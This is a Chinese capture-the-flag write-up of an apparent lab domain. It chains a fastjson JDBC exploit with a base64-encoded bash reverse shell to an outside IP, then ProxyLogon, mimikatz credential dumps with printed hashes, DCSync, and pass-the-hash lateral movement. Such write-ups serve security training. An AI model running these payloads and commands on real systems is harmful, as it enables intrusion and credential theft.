Exchange

fscan扫到8000端口有华夏erp,可以打CNVD-2020-63964有信息泄露
1
| http://39.99.229.189:8000//user/getAllList;.ico
|

密码是123456,不过登入没啥用,这个版本还存在fastjson1.2.55 jdbc的rce漏洞,nday直接跟着打
准备ysoserial的jar包和mysql_fake_server在服务器上起恶意mysql服务打jdbc
需要改一下config.json,其实就是在最后加上cc6的反弹shell
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| {
"config":{
"ysoserialPath":"ysoserial-0.0.6-SNAPSHOT-all.jar",
"javaBinPath":"java",
"fileOutputDir":"./fileOutput/",
"displayFileContentOnScreen":true,
"saveToFile":true
},
"fileread":{
"win_ini":"c:\\windows\\win.ini",
"win_hosts":"c:\\windows\\system32\\drivers\\etc\\hosts",
"win":"c:\\windows\\",
"linux_passwd":"/etc/passwd",
"linux_hosts":"/etc/hosts",
"index_php":"index.php",
"ssrf":"https://www.baidu.com/",
"__defaultFiles":["/etc/hosts","c:\\windows\\system32\\drivers\\etc\\hosts"]
},
"yso":{
"Jdk7u21":["Jdk7u21","calc"],
"CommonsCollections6":["CommonCollections6","bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMjIuNTMuMjQ4LzIzMzMgMD4mMQ==}|{base64,-d}|{bash,-i}"]
}
}
|
yso放在跟server.py一个目录然后运行就行,这里运行要python版本低一些,这里我下了个3.9的
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| sudo apt update
sudo apt install -y build-essential libssl-dev zlib1g-dev libbz2-dev \
libreadline-dev libsqlite3-dev libffi-dev libncursesw5-dev libgdbm-dev \
liblzma-dev tk-dev uuid-dev wget
cd /usr/src
sudo wget https://www.python.org/ftp/python/3.9.18/Python-3.9.18.tgz
sudo tar xzf Python-3.9.18.tgz
cd Python-3.9.18
sudo ./configure --enable-optimizations
sudo make -j$(nproc)
sudo make altinstall
|

然后/usr/local/bin/python3.9 server.py,网站请求就发编码后的payload
1
| { "name": { "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "47.122.53.248", "portToConnectTo": 3306, "info": { "user": "yso_CommonsCollections6_bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMjIuNTMuMjQ4LzIzMzMgMD4mMQ==}|{base64,-d}|{bash,-i}", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" } }
|

接下来又得古法frp内网穿透和古法wget上传fscan扫描了,这里机子是32位的,然后内网ip是172.22.3.12

1
2
3
| 172.22.3.9 EXC01
172.22.3.2 DC
172.22.3.26 PC
|
按照给的url访问172.22.3.9是一个outlook界面

其实就是Exchange Server 2016,直接打ProxyLogon
1
| proxychains4 python2 proxylogon.py 172.22.3.9 administrator@xiaorang.lab
|

没东西那就添加管理员用户rdp进去拿flag
1
2
| net user 0d00 qwer1234! /add
net localgroup administrators 0d00 /add
|

查看的过程中发现还有zhangtong这个用户,传个mimikatz看看
1
| .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > 1.txt
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
| Authentication Id : 0 ; 11978565 (00000000:00b6c745)
Session : Interactive from 3
User Name : DWM-3
Domain : Window Manager
Logon Server : (null)
Logon Time : 2026/3/12 21:21:45
SID : S-1-5-90-0-3
msv :
[00000003] Primary
* Username : XIAORANG-EXC01$
* Domain : XIAORANG
* NTLM : f37e71617489d914f5a186ae7c646d14
* SHA1 : e38cbbb2ea35d17e44aa30e464d459769ed17389
tspkg :
wdigest :
* Username : XIAORANG-EXC01$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : XIAORANG-EXC01$
* Domain : xiaorang.lab
* Password : 5d a4 cb 03 b3 3b af 7d 42 ff 3c da 4b 37 2a 81 2f 25 99 f1 c2 74 3a a9 6c 32 5b 26 04 01 85 7c 1d 76 f3 87 71 83 97 c2 29 5c 90 a5 39 2d d9 54 82 81 d0 23 1b 49 fd 94 fb 2c 28 52 74 5e 44 c0 0a 83 ec 5b f7 ba 86 aa ad b4 a0 95 4b 0f 0d f6 b1 c0 09 4c a9 99 88 2b 1e 01 30 53 87 1a 7f 8c 14 9a 25 ed a1 0d 9a 9b 71 8e 26 82 ea b8 b2 6c fa da 01 8b 57 e5 ee e0 8c 52 cb f3 2d e1 2b bb be de 86 03 bc 1f ce e0 f7 0a 8d ca d0 a9 9c 83 91 28 5d f7 79 45 68 cd a7 20 47 c3 e1 58 a6 b2 e5 83 94 c6 44 fa a0 03 0c d6 25 b7 70 89 a3 77 24 e1 7f 1a 81 0d 6e 16 0b 74 39 03 e3 c5 17 11 34 97 5a 6a 87 1d 74 5e e9 eb 83 97 6e f5 ba 11 4d 75 c8 26 81 eb 43 3f 8d ec f8 da 31 56 83 c8 83 ab 8b 3d 34 b8 e5 b6 a1 b9 f3 6a 70 38 9c 9f
ssp :
credman :
Authentication Id : 0 ; 104333 (00000000:0001978d)
Session : Service from 0
User Name : Zhangtong
Domain : XIAORANG
Logon Server : XIAORANG-WIN16
Logon Time : 2026/3/12 19:56:15
SID : S-1-5-21-533686307-2117412543-4200729784-1147
msv :
[00000003] Primary
* Username : Zhangtong
* Domain : XIAORANG
* NTLM : 22c7f81993e96ac83ac2f3f1903de8b4
* SHA1 : 4d205f752e28b0a13e7a2da2a956d46cb9d9e01e
* DPAPI : ed14c3c4ef895b1d11b04fb4e56bb83b
tspkg :
wdigest :
* Username : Zhangtong
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : Zhangtong
* Domain : XIAORANG.LAB
* Password : (null)
ssp :
credman :
|
用bloodhound对域环境进行信息收集
1
| proxychains4 -q python3 bloodhound.py -u "XIAORANG-EXC01$" --hashes f37e71617489d914f5a186ae7c646d14:f37e71617489d914f5a186ae7c646d14 -d xiaorang.lab -dc XIAORANG-WIN16.xiaorang.lab -c all --dns-tcp -ns 172.22.3.2 --auth-method ntlm --zip
|


在 Active Directory 环境中,安装了 Exchange Server 后会添加一个名为 Microsoft Exchange Security Groups 的 OU,其中包括两个特殊的组:Exchange Trusted Subsystem 和 Exchange Windows Permission。如果获得了这两个组内任意用户的控制权限,就能够继承该组的 WriteDACL 权限,进而修改域对象的 ACL,最终实现利用 DCSync 导出域内所有用户 hash。
添加DCsync
1
| proxychains4 python dacledit.py xiaorang.lab/XIAORANG-EXC01\$ -hashes :f37e71617489d914f5a186ae7c646d14 -action write -rights DCSync -principal Zhangtong -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22.3.2
|

然后用secretsdump哈希
1
| proxychains4 python3 secretsdump.py xiaorang.lab/Zhangtong@172.22.3.2 -hashes :22c7f81993e96ac83ac2f3f1903de8b4 -just-dc-ntlm
|

观察到Administrator的hash
1
| xiaorang.lab\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7acbc09a6c0efd81bfa7d5a1d4238beb:::
|
直接横向拿shell了
1
| proxychains4 python3 wmiexec.py xiaorang.lab/Administrator@172.22.3.2 -hashes :7acbc09a6c0efd81bfa7d5a1d4238beb -dc-ip 172.22.3.2
|

最后剩一个flag3,dump邮件内容,用到PTH_Exchange
1
| proxychains4 python3 pthexchange.py --target https://172.22.3.9/ --username Lumia --password '00000000000000000000000000000000:862976f8b23c13529c2fb1428e710296' --action Download
|

有个加密的压缩包,eml文件提示密码是手机号码
1
2
3
| zip2john secret.zip >zip.txt
tail -n +2 data.csv | cut -d',' -f3 > 1.txt
john --wordlist=1.txt zip.txt
|
爆出密码解压就拿到flag3了